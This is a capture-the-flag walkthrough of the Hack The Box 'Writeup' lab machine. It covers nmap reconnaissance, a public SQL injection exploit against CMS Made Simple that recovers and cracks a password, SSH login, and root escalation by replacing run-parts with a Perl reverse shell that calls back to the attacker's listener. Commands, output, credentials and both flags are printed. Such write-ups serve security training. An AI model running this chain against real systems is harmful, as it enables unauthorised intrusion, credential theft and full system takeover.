
Hack The Box Walkthrough

Box: Writeup
Date: 01/10/2019

Author: Joshua Taylor
(Anymuz)


STAGE 1: Reconnaissance

First we do an nmap scan, I’m using the default script this time as its better for enumeration.




```
root@Anymuz:~/Desktop/HTB/BOX/writeup# nmap -T4 -sC -sV --script default -p- 10.10.10.138
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-01 16:22 BST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.26% done; ETC: 16:24 (0:00:32 remaining)
Nmap scan report for 10.10.10.138
Host is up (0.021s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.06 seconds
```

We find two ports are open, a web server at 80 and an SSH service at port 22. The scan also revealed some partial enumeration for the web site. The server is using an anti-DoS script so any further enumeration attempts with dirb or fuzz will be futile as our IP will be banned for one minute.



```
---- Scanning URL: http://10.10.10.138/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Tue Oct  1 16:34:51 2019
DOWNLOADED: 68 - FOUND: 0
```

When we visit the web URL we are presented with a bizarre looking page which has no functionality. Navigating to /robots.txt simply gives us a clue that users are not suppose to access the blog yet which is at /writeup. Navigating to /writeup shows a page that links to some notes on solving retired boxes. If you have the Wappalizer extension installed on your browser then it can reveal that this directory is using CMS Made Simple. Alternatively this can be discovered without Wappalizer by using inspect element or view page source.




view-source:http://10.10.10.138/writeup/

```
.tle>

.38/writeup/" />
t="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
e" content="text/html; charset=utf-8" />
```


STAGE 2: Exploitation for Access

Now that we have established that CMS Made Simple is installed, we can exploit this vulnerable application. We do not know the exact version of the CMS installation however using searchsploit we can find an SQL Injection based vulnerability for versions below 2.2.10 which will more likely work with our version.




```
root@Anymuz:~/Desktop/HTB/BOX/writeup# searchsploit CMS Made Simple
--------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                     |  Path
                                                                                                   | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------------- ----------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)                 | exploits/php/remote/46627.rb
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                                            | exploits/php/webapps/26217.html
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                                            | exploits/php/webapps/26298.txt
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                                         | exploits/php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                                             | exploits/php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities                            | exploits/php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                                                  | exploits/php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                                        | exploits/php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                                               | exploits/php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload                                   | exploits/php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                                       | exploits/php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                                      | exploits/php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting                                | exploits/php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                                                   | exploits/php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                                                   | exploits/php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                                      | exploits/php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery                            | exploits/php/webapps/34068.html
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                                                   | exploits/php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                                      | exploits/php/webapps/44192.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                                      | exploits/php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                                      | exploits/php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning                                    | exploits/php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                                           | exploits/php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload                                   | exploits/php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload                              | exploits/php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload                     | exploits/php/webapps/46546.py
--------------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Result
```

The exploit has been highlighted and is found on Kali installations at /usr/share/exploitdb/exploits/php/webapps/46635.py but can be also found on the internet at https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html.



```
root@Anymuz:~/Desktop/HTB/BOX/writeup# cp /usr/share/exploitdb/exploits/php/webapps/46635.py ~/Desktop/HTB/BOX/writeup/scripts
root@Anymuz:~/Desktop/HTB/BOX/writeup# ls scripts
46635.py
root@Anymuz:~/Desktop/HTB/BOX/writeup# gedit 46635.py
root@Anymuz:~/Desktop/HTB/BOX/writeup# gedit scripts/46635.py
root@Anymuz:~/Desktop/HTB/BOX/writeup# cp scripts/46635.py creds.py
root@Anymuz:~/Desktop/HTB/BOX/writeup# python creds.py -u http://10.10.10.138/writeup/ --crack -w /usr/share/wordlists/rockyou.txt
```

The script functions by exploiting an SQL injection vulnerability to brute-force the username and password hashes, the script can be run with a wordlist and it will attempt to brute-force the password that way also.




```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
root@Anymuz:~/Desktop/HTB/BOX/writeup#
```

We can use it with the rockyou.txt wordlist and get the password that way or we can decrypt the hash at: https://www.md5online.org/md5-decrypt.html and since the script has found the salt we know to remove the salt pre-fix from the decrypted string to get the password.

Username: jkr
Password: raykayjay9

Now that we have credentials we can assume they will allow us to login to a web panel, the directory /writeup/admin can be used to find the login panel but the credentials do not work for it. They do however work for SSH.




```
root@Anymuz:~/Desktop/HTB/BOX/writeup# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  1 10:01:59 2019 from 10.10.14.26
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$ pwd
/home/jkr
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
jkr@writeup:~$
```

We now have access to the machine through SSH with user privileges. From here we can get the user flag.

User Flag: d4e493fd4068afc9eb1aa6a55319f978


STAGE 3: Privilege Escalation

To get root privileges we are going to have to do more enumeration, a handy tool for doing this is a program called pspy which can be easily acquired from: https://github.com/DominicBreuker/pspy and since we have SSH connection we can upload it via SCP, to do this insure SSH is correctly configured and that the service is running (service ssh start). So that we know whether to use the 32bit or 64bit application we can check it via SSH using uname -a.



```
jkr@writeup:~$ uname -a
Linux writeup 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
```

Since we are dealing with a 64-bit operating system and architecture, we will use the 64bit binary file and upload it via SCP.



Opening pspy64


You have chosen to open:

pspy64

which is: BIN file (2.9 MB)


from: …b-production-release-asset-2e65be.s3.amazonaws.com

Would you like to save this file?




```
jkr@writeup:~$ scp root@10.10.14.26:~/Desktop/HTB/BOX/writeup/pspy64 pspy
root@10.10.14.26's password:
pspy64                                        100% 3006KB   1.1MB/s   00:02
jkr@writeup:~$ ls
pspy  user.txt
jkr@writeup:~$ chmod +x pspy
jkr@writeup:~$ ls
pspy  user.txt
jkr@writeup:~$ 
```

The we must use the command (chmod +x pspy) which will make the binary file executable. We can then run the file and it will begin to monitor processor activity, revealing for us to find any possible vulnerabilities.




```
jkr@writeup:~$ ./pspy
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=fa
||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (n
Draining file system events due to startup...
done
2019/10/01 13:41:24 CMD: UID=0    PID=9     |
2019/10/01 13:41:24 CMD: UID=0    PID=85    |
```

Since the terminal is now being used for enumeration, we must use a separate terminal if we wish to continue using SSH, however upon logging in to SSH a process appears to be activated with root privileges using run-parts.




```
2019/10/01 13:45:50 CMD: UID=0     PID=3416   | sshd: [accepted]
2019/10/01 13:45:56 CMD: UID=0     PID=3417   | sshd: jkr [priv]
2019/10/01 13:45:56 CMD: UID=0     PID=3418   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts
 --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/10/01 13:45:56 CMD: UID=0     PID=3419   | run-parts --lsbsysinit /etc/update-motd.d
```

We can use SCP to upload a reverse TCP shell and then replace /bin/run-parts with our reverse shell, this will mean that next time we connect via SSH we will be able to spawn a shell with root privileges. We can get an executable shell with pearl which can be downloaded from http://pentestmonkey.net/tools/web-shells/perl-reverse-shell however it can also be found at /usr/share/webshells/pearl/pearl-reverse-shell.pl.




```
root@Anymuz:~/Desktop/HTB/BOX/writeup# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  1 14:18:57 2019 from 10.10.14.26
jkr@writeup:~$ scp root@10.10.14.26:~/Desktop/HTB/BOX/writeup/shell.pl shell.pl
root@10.10.14.26's password:
shell.pl                                                                      100% 3714   163.4KB/s   00:00
jkr@writeup:~$ ls
pspy  shell.pl  user.txt
jkr@writeup:~$ cp shell.pl /usr/local/bin/run-parts
jkr@writeup:~$ chmod +x /usr/local/bin/run-parts
jkr@writeup:~$ exit
logout
Connection to 10.10.10.138 closed.
```

We needed to change the permissions so the file can be executed correctly, also we needed to edit the script to have our IP address and the port to send the shell back to.



```
# Where to send the reverse shell.  Change these.
my $ip = '10.10.14.26';
my $port = 4444;
```

If we start our listener then use another terminal to connect to SSH with jkr@10.10.10.138 we can spawn ourselves a shell with root permissions and use it to acquire the root flag.



```
root@Anymuz:~/Desktop/HTB/BOX/writeup# nc -lvvp 4444
listening on [any] 4444 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.138] 38022
 14:49:29 up  5:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Linux writeup 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# whoami
root
# cat /root/root.txt
eeba47f60b48ef92b734f9b6198d7226
# 
```

(Note: If using a pearl shell and it doesn't work at first, run the file from the user folder on SSH connection when first uploaded on SCP then repeat the process)

Root Flag: eeba47f60b48ef92b734f9b6198d7226